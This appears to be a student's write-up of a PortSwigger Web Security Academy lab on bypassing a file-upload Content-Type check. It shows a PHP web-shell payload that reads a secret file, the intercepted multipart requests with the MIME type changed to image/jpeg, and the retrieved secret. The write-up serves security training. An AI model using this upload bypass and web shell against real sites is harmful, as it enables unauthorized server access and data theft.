


File Upload Vulnerabilities Lab - 02

Web Shell Upload Via Content-Type Restriction Bypass



M.Gobi Shankar

CB.SC.P2CYS23019

Log in and upload an image as your avatar, then go back to your account page.



In Burp, go to Proxy > HTTP history and notice that your image was fetched using a GET request to /files/avatars/cover.jpeg. Send this request to Burp Repeater.



On your system, create a file called exploit.php, containing a script for fetching the contents of Carlos's secret.

```
(kali@kali)-[~]
$ cat exploit.php
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Attempt to upload the script as avatar. The response indicates that you are only allowed to upload files with the MIME type image/jpeg or image/png.

Sorry, file type application/x-php is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

[Back to My Account](#)

In Burp, go back to the proxy history and find the POST /my-account/avatar request that was used to submit the file upload. Send this to Burp Repeater.

The screenshot displays the Burp Suite interface. The top navigation bar includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, and Learn. The 'Proxy' tab is active, showing the 'HTTP history' section. A table lists intercepted HTTP requests and responses. The request at index 189 is highlighted, showing a POST to /my-account/avatar with a Content-Type of application/x-php. Below the table, the 'Request' and 'Response' details are visible. The request body contains a PHP script to fetch the contents of /home/carlos/secret. The response is a 403 Forbidden status with a message indicating that only image/jpeg and image/png files are allowed for upload.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
182	https://0a8d007803015898802...	GET	/files/avatars/cover.jpeg			200	6401	image/jpeg				✓	79.125.84.16		11:27:02 8 Apr...	8080
183	https://0a8d007803015898802...	GET	/academyLabHeader		✓	400	130	text/html				✓	79.125.84.16		11:27:02 8 Apr...	8080
184	https://push.services.mozilla.com	GET	/			101	240	text/html				✓	34.107.243.93		11:28:31 8 Apr...	8080
185	https://0a8d007803015898802...	POST	/my-account/avatar		✓	403	414	text/html				✓	34.246.129.62		11:30:07 8 Apr...	8080
186	https://0a8d007803015898802...	GET	/my-account			200	4342	text/html				✓	34.246.129.62		11:33:48 8 Apr...	8080
187	https://0a8d007803015898802...	GET	/files/avatars/cover.jpeg			200	6401	image/jpeg				✓	34.246.129.62		11:33:57 8 Apr...	8080
188	https://0a8d007803015898802...	GET	/academyLabHeader		✓	400	130	text/html				✓	34.246.129.62		11:33:57 8 Apr...	8080
189	https://0a8d007803015898802...	POST	/my-account/avatar		✓	403	414	text/html				✓	34.246.129.62		11:34:04 8 Apr...	8080
190	https://0a8d007803015898802...	GET	/my-account			200	1686	text/html				✓	34.117.237.239		11:34:07 8 Apr...	8080
191	https://0a8d007803015898802...	GET	/my-account			200	4342	text/html				✓	34.246.129.62		11:34:54 8 Apr...	8080
192	https://0a8d007803015898802...	GET	/files/avatars/cover.jpeg			304	172	image/jpeg				✓	34.246.129.62		11:34:57 8 Apr...	8080
193	https://0a8d007803015898802...	GET	/academyLabHeader		✓	400	130	text/html				✓	34.246.129.62		11:34:57 8 Apr...	8080
194	https://0a8d007803015898802...	POST	/my-account/avatar		✓	403	414	text/html				✓	34.246.129.62		11:35:07 8 Apr...	8080
195	https://play.google.com	POST	/log?format=json&hasfast=true&auth...		✓	200	172	application/json				✓	172.217.166.174		11:37:18 8 Apr...	8080
196	https://0a8d007803015898802...	GET	/my-account			200	1686	text/html				✓	34.246.129.62		11:39:07 8 Apr...	8080

Request

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data; boundary=-----4179963924321762873843281035
9 Content-Length: 538
10 Origin: https://0a8d007803015898802b262f00c00094.web-security-academy.net
11 Referer: https://0a8d007803015898802b262f00c00094.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 -----4179963924321762873843281035
20 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
21 Content-Type: application/x-php
22
23 <?php echo file_get_contents('/home/carlos/secret'); ?>
24
25 -----4179963924321762873843281035
26 Content-Disposition: form-data; name="user"
27
28 wienner
29 -----4179963924321762873843281035
30 Content-Disposition: form-data; name="csrf"
31
32 aQ3ggCm78j1EPOTjsvY8G0xZbhlCmMc
33
34 A170663054351763078041501030C

Response

1 HTTP/2 403 Forbidden
2 Date: Mon, 08 Apr 2024 06:04:16 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 231
7
8 Sorry, file type application/x-php is not allowed
9 Only image/jpeg and image/png are allowed
10 Sorry, there was an error uploading your file.<p>
11
12 < Back to My Account
13
14 </p>

In Burp Repeater, go to the tab containing the POST /my-account/avatar request. In the part of the message body related to your file, change the specified Content-Type to image/jpeg. Send the request. Observe that the response indicates that your file was successfully uploaded.

The screenshot shows the Burp Repeater interface with a POST request to `/my-account/avatar` on the left and its response on the right. The request body contains a multipart/form-data section where the `Content-Type` for the file `exploit.php` has been changed to `image/jpeg`. The response on the right shows a 200 OK status and HTML content indicating the file was uploaded successfully, with a link to return to the previous page.

```
1 POST /my-account/avatar HTTP/2
2 Host: 0a8d007803015898802b262f00c00094.web-security-academy.net
3 Cookie: session=XzLjCz4xgzK6eZRGY6JZamVqmiMrZpdM
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data; boundary=-----4179963924321762873843281035
9 Content-Length: 531
10 Origin: https://0a8d007803015898802b262f00c00094.web-security-academy.net
11 Referer: https://0a8d007803015898802b262f00c00094.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 -----4179963924321762873843281035
20 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
21 Content-Type: image/jpeg
22
23 <?php echo file_get_contents('/home/carlos/secret'); ?>
24
25 -----4179963924321762873843281035
26 Content-Disposition: form-data; name="user"
27
28 wiener
29 -----4179963924321762873843281035
30 Content-Disposition: form-data; name="csrf"
31
32 aQ3ggCm78jiEPOTjYsvY8G0xZbhlCwMmC
33 -----4179963924321762873843281035--
34
```

```
1 HTTP/2 200 OK
2 Date: Mon, 08 Apr 2024 06:12:07 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 132
8
9 The file avatars/exploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

Switch to the other Repeater tab containing the GET /files/avatars/cover.jpeg request. In the path, replace the name of your image file with exploit.php and send the request. Observe that Carlos's secret was returned in the response.

The screenshot shows the Burp Repeater interface with a GET request to `/files/avatars/exploit.php` on the left and its response on the right. The response body contains the secret value `3ZiTDWfpXDLm4tRJAOWDGT08VZWnSv8n`, which is highlighted in a box.

```
1 GET /files/avatars/exploit.php HTTP/2
2 Host: 0a8d007803015898802b262f00c00094.web-security-academy.net
3 Cookie: session=XzLjCz4xgzK6eZRGY6JZamVqmiMrZpdM
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a8d007803015898802b262f00c00094.web-security-academy.net/my-account
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

```
1 HTTP/2 200 OK
2 Date: Mon, 08 Apr 2024 06:15:22 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 3ZiTDWfpXDLm4tRJAOWDGT08VZWnSv8n
```

Secret: 3ZiTDWfpXDLm4tRJAOWDGT08VZWnSv8n

Submit the secret to solve the lab.

WebSecurity Academy

Web shell upload via Content-Type restriction bypass

LAB Not solved

[Submit solution](#) [Back to lab description >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email

Avatar:

Browse... No file selected.

Upload

0007803015898802b262f00c00094.web-security-academy.net

Answer:

3Z1TDWfpXDLm4tRJAOWdGT08VZWnSv8n

Cancel OK

Lab Completed Successfully.

WebSecurity Academy

Web shell upload via Content-Type restriction bypass

LAB Solved

[Back to lab description >>](#)

[Share your skills!](#) [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Congratulations, you solved the lab!

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email

Avatar:

Browse... No file selected.

Upload

My Account

Your username is: wiener

Email

Update email

Avatar:

Browse... No file selected.

Upload